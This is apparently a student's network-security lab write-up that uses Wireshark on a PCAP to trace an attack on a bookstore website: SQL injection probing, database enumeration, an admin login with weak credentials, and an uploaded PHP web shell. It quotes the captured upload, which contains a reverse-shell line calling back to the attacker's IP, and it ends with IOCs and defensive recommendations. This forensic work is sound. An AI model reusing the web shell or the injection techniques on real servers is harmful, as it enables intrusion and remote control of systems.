NETWORK SECURITY OPERATIONS LAB 1

In this lab i analyze real world PCAP file using Wireshark to uncover the followings!

- Attacker's IP address:

The attacker IP address is: 111.224.250.131

Wireshark · IPv4 Statistics / All Addresses · WebInvestigation.pcap

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
IPv4 Statistics/All Addresses	88862				0.0314	100%	22.5200	1983.205
73.124.22.98	88740				0.0313	99.86%	22.5200	1983.205
73.124.22.255	122				0.0000	0.14%	0.0200	28.277
73.124.22.1	122				0.0000	0.14%	0.0200	28.277
170.40.150.126	256				0.0001	0.29%	0.1200	38.198
111.224.250.131	88484				0.0312	99.57%	22.5200	1983.205

- Origination of the attack geographically:

The attack is originated from CHINA as proven by **maxmind.com**

111.224.250.131

View results

IP Address	Location	Network	Postal Code	Approximate Latitude / Longitude*, and Accuracy Radius	ISP / Organization	Domain	Connection Type
111.224.250.131	China (CN), Asia	111.224.224.0/19	-	34.7732, 113.722 (1000 km)	China Telecom	-	Cable/DSL

- The endpoint that was exploited first:

```
GET /search.php?search=book%27 HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

The attacker focuses on /search.php, sending requests like ' or %27, indicating vulnerable endpoint before deciding to exploit.

- The complete URI of the first SQL injection attempt:

The first SQL injection attempt starts at the number 347 which is **GET /search.php?search=book%27 HTTP/1.1**


```
GET /search.php?search=book%27 HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


HTTP/1.0 500 Internal Server Error
Date: Fri, 15 Mar 2024 12:03:30 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

- How the attacker extract sensitive information information from the database:

The attacker extract information from: UNION – SELECT ALL – JSON ARRAY – INFORMATION SCHEMA by applying this payload it will lead to extract everything on the database.

- The database table that held compromised user records:




Bookworld_db

- Hidden directory that the attacker discover and access

```
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1
```

The directory is: **/admin/index.php**

- Credentials that were used to gain unauthorized access:




```
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=admin123%21
HTTP/1.1 302 Found
Date: Fri, 15 Mar 2024 12:17:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

The credentials are: username: **admin** and password: **admin123%21**

- The malicious script the attacker upload to maintain control:



```
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------356779360015075940041229236053--

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:24:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

1 client pkt, 1 server pkt, 1 turn

Filename: **"NVri2vhp.php"**

Investigation Summary

The attack is stage intrusion originating from China. It began with an automated scan of a search function, which led to a full database breach. After dumping sensitive user records, the attacker leveraged discovered credentials to log into a hidden administrative panel. To maintain long-term access the attacker uploaded a PHP file.

Uncovering Indicators of Compromise (IOCs)

We identified the following key evidence during the analysis:

- Attacker Identity: The source IP was identified as 111.224.250.131.
- Vulnerability Testing: The investigation found the attacker testing the /search.php endpoint with single quotes (%27), a classic sign of manual SQL injection probing.
- Data Theft: I found evidence of a UNION based SQL injection attack targeting the INFORMATION_SCHEMA, which allowed the attacker to map out the entire bookworld_db database.
- Administrative Breach: The PCAP packets showed the attacker accessing a hidden directory at /admin/index.php.
- Compromised Accounts: The logs revealed a successful login using the credentials admin as username and admin123%21 as password.
- Malware Persistence: A malicious file named **NVri2vhp.php** was discovered in the upload logs.

Attack Timeline

- Reconnaissance: The attacker established a connection from a China-based IP address.
- Initial Exploitation: Testing began on /search.php?search=book%27 to verify a SQL injection vulnerability.
- Database Dumping: The attacker used UNION SELECT payloads to extract all tables from the bookworld_db database.
- Credential Misuse: Using stolen information, the attacker accessed the hidden /admin/ directory.
- Persistence: The attacker uploaded the NVri2vhp.php script to gain remote control of the server.

Defensive Recommendations

To prevent this from happening again, the following steps are recommended:

- Sanitize All Inputs: Use "Prepared Statements" for all database queries so that special characters like %27 are treated as text rather than executable code.
- Secure the Admin Panel: Move the admin directory to a non-obvious or random name and add it behind a VPN or IP whitelist so it isn't accessible to the public internet.
- Enforce Strong Passwords: The password admin123%21 is too weak and can be easily guessed. Implementing a policy requiring complex passwords and Multi-Factor Authentication is highly recommended.
- Restrict File Uploads: Configure the server to prevent the execution of PHP files in any directory where users are allowed to upload content.